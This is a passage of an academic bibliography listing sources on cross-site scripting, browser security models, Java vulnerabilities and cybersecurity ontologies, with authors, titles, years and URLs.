Jean (2021). "DDoS attack". In: *Advanced Ethical Hacking: Network & Web PenTesting - Part III*. URL: https://www.udemy.com/course/advanced-ethical-hacking-network-web-pentesting-part-3/.

Jean R. Dora, Karol Nemoga (May 2021). "Ontology for Cross-Site-Scripting (XSS) attack in Cybersecurity". In: URL: https://www.mdpi.com/2624-800X/1/2/18.

Joel, Khalili (Aug. 2020). "Critical security vulnerability discovered in Internet Explorer 11". In: *techradar*. URL: https://www.techradar.com/news/heres-yet-another-reason-for-you-to-hate-on-internet-explorer.

Keumars (Dec. 2019). In: URL: https://www.itpro.co.uk/security/hacking/354435/xss-the-most-widely-used-attack-method-of-2019.

Ksenia (2021). "Impact of Frameworks on Security of JavaScript Applications". In: *Faculty of The School of Engineering and Applied Science of The George Washington University*. URL: https://media.proquest.com/media/hms/PFT/2/UNmKI?_s=W1kbYe68jlmB0dbhey2q\%2BpCTSeo\%3D.

Lalit M. S.; Vivek, I. (2021). "A Deep Learning Approach forOntology Enrichment from Unstructured Text." In: URL: https://arxiv.org/pdf/2102.04081.pdf.

Leary, Ryan O' (2018). "Java Application Vulnerabilities". In: *DZone*. URL: https://dzone.com/refcardz/java-application-vulnerabilities?chapter=1.

Li, Chenghao (July 2020). "Cross-Site Scripting Guardian: A Static XSS Detector Based on Data Stream Input-Output Association Mining". In: *MDPI, applied sciences*. URL: https://www.mdpi.com/2076-3417/10/14/4740/htm.

Liverani, R. S. and N. Freeman (July 2009). "Abusing Firefox Extensions". In: *Defcon17– US, Las Vegas, Security-assessment*. URL: https://www.defcon.org/images/defcon-17/dc-17-presentations/defcon-17-roberto_liverani-nick_freeman-abusing_firefox.pdf.

Luca S.; Caryn, B. (2020). "A Formal Concept Analysis Driven Ontology forICS Cyberthreats." In: pp. 247 –262. URL: https://sacair.org.za/wp-content/uploads/2021/01/SACAIR_Proceedings-MainBook_vFin_sm.pdf\#page=262.

Maleehuan (2019). "Reducing false positives of static analysis for sei cert C coding standard." In: *IEEE Computer Society, Montreal, Canada*.

Malwarebytes (Aug. 2020). In: URL: https://resources.malwarebytes.com/files/2020/08/Malwarebytes_EnduringFromHome_Report_FINAL.pdf.

Maple, Simon (2019). "Java Top 10 Security Vulnerabilities Disclosed [2019 – List]". In: *Snyk*. URL: https://snyk.io/blog/162-security-vulnerabilities-disclosed-in-javas-top-10-libraries-including-jackson-spring-and-jetty/.

Mario M.; Antonina, I. (2021). "Ontology-based approach for cybersecurity recruitment." In: URL: https://aip.scitation.org/doi/pdf/10.1063/5.0042320.

Microsoft (2018). In: URL: https://cloudblogs.microsoft.com/industry-blog/en-gb/cross-industry/2018/02/27/10-stats-that-reveal-the-changing-face-of-it-security/.

Mitchell, John (Sept. 2010). "Browser Security Model". In: *Standford University, Applied Cryptography Group*. URL: https://crypto.stanford.edu/cs155old/cs155-spring11/lectures/08-browser-sec-model.pdf.

Mohamad, G. (Nov. 2018). "Core Ontology for Privacy Requirements Engineering." In: URL: https://arxiv.org/pdf/1811.12621.pdf.

Momcheva, G. (2012). ""Social networks. Integration"". In: *Varna Free University*. URL: https://aip.scitation.org/doi/pdf/10.1063/5.0042320.

Musen. In: (). URL: https://www.researchgate.net/profile/Mark_Musen/publication/25901384_Domain_Modeling_with_Integrated_Ontologies_Principles_for_Reconciliation_and_Reuse/links/09e4150c74de780f31000000.pdf.

Muthana Z.; Alex, F. (2021). "An Ontology-Based Approach for Curriculum Mapping in Higher Education". In: *2021 IEEE 11th Annual Computing and Communication Workshop and Conference (CCWC)*, pp. 0141–0147. URL: https://ieeexplore.ieee.org/abstract/document/9376163/metrics\#metrics.

Netsparker (Apr. 2019). In: URL: https://www.netsparker.com/blog/web-security/cross-site-scripting-xss/.

Nordhof, Michael (2008). "Web Browser Security Model". In: *Horst Görtz Institute for IT Security, Ruhr University Bochum, Germany*. URL: https://homepage.ruhr-uni-bochum.de/Michael.Nordhoff/brosecmod08.pdf.

NoScript (2020). In: URL: https://noscript.net/.

Pascal, H. (2020). "Semantic Web". In: *Kansas State University, Manhattan*. URL: https://daselab.cs.ksu.edu/sites/default/files/2020_CACM_SWsurvey-authorversion.pdf.

PortSwigger (2021). "How to prevent XSS attacks". In: *PortSwigger Web Security Academy*. URL: https://portswigger.net/web-security/cross-site-scripting.

PortSwigger-Academy (2021). "Same-origin policy (SOP)". In: *PortSwigger Web Security Academy*. URL: https://portswigger.net/web-security/cors/same-origin-policy.

Ramel, David (2021). "Java Apps More Vulnerable than .NET Apps, Report Finds". In: *ADTmag*. URL: https://adtmag.com/articles/2021/01/27/java-apps-more-vulnerable-than-.net-apps.aspx.

Razzaq, Abdul (2011). "Foundation of Semantic Rule Engine to Protect Web Application Attacks, Department of Computer Science, Tokyo Institute of Technology". In: URL: https://ieeexplore.ieee.org/document/5741285.

Security_agency (2015). "Securing Your Web Browser". In: *Cybersecurity & Infrastructure Security Agency*. URL: https://us-cert.cisa.gov/publications/securing-your-web-browser#how_to_secure.

Selena B.; Kilian, S. (2018). "Object-Oriented Modeling with Ontologies Around: A Survey of Existing Approaches." In: *International Journal of Software Engineering* *and Knowledge Engineering* 28, pp. 1775–1794. URL: https://www.worldscientific.com/doi/10.1142/S0218194018400284.

Shashank, G. and Gupta. B. B. (2017). "Cross-Site Scripting (XSS) attacks and defense mechanisms: classification and state-of-the-art". In: *International Journal of System Assurance Engineering and Management* 8, 512–530. URL: https://link.springer.com/article/10.1007/s13198-015-0376-0.

Simperl (2009). In: URL: https://www.sciencedirect.com/science/article/pii/S0169023X0900007X?via\%3Dihub.

Sina K.; Ivanka, I. (2021). "An ontology-based approach to data exchanges for robot navigation on construction sites." In: *Cornell University*. URL: https://arxiv.org/abs/2104.10239.

Singh, Satyam (2010). "Regular Expressions Considered Harmful in Client-Side XSS Filters". In: URL: http://www.collinjackson.com/research/xssauditor.pdf.

— (2015). "Security Features and Risks in Google Chrome". In: URL: https://resources.infosecinstitute.com/topic/security-features-and-risks-in-google-chrome/.

Takeshi T.; Youki, K. (2014). "Reference Ontology for Cybersecurity Operational Information." In: *Network Security Research Institute, National Institute of Information and Communications Technology*. URL: https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=8205615.

Tehreem, Qamar (2020). "A CYBER SECURITY ONTOLOGY FOR SMART CITY". In: *International Journal on Information Technologies & Security* 12. URL: https://ijits-bg.com/contents/IJITS-N3-2020/2020-N3-06.pdf.

Upasana (Sept. 2018). In: URL: https://www.sciencedirect.com/science/article/pii/S1084804518302042.

Varonis (2021). In: URL: https://www.varonis.com/blog/cybersecurity-statistics/.

Verizon (2020). In: URL: https://enterprise.verizon.com/resources/reports/2020-data-breach-investigations-report.pdf.

Vincennes_University (2021). "Secure Your Browser". In: *Vincennes University*. URL: https://www.vinu.edu/web/securevu/secure-your-browser.

Weber, Tim (Oct. 2020). "Top 5 Reasons to Stop Using Internet Explorer". In: *ADNET Technologies*. URL: https://thinkadnet.com/2020/10/top-5-reasons-to-stop-using-internet-explorer/.

ww3 (2022). "JavaScript String fromCharCode() Method". In: URL: https://www.w3schools.com/jsref/jsref_fromcharcode.asp.

Yuan, Tao (2020). "Research on Knowledge Graph Model for Cybersecurity Logs Based on Ontology and Classified Protection". In: URL: https://iopscience.iop.org/article/10.1088/1742-6596/1575/1/012018/pdf.

Zareen S.; Ankur, P. (2016). ""UCO: A Unified Cybersecurity Ontology". AAAI Workshop: Artificial Intelligence for Cyber Security, edited by David R. Martinez et al." In: *AAAIPress, Phoenix, Arizona*. URL: https://ebiquity.umbc.edu/_file_directory_/papers/781.pdf.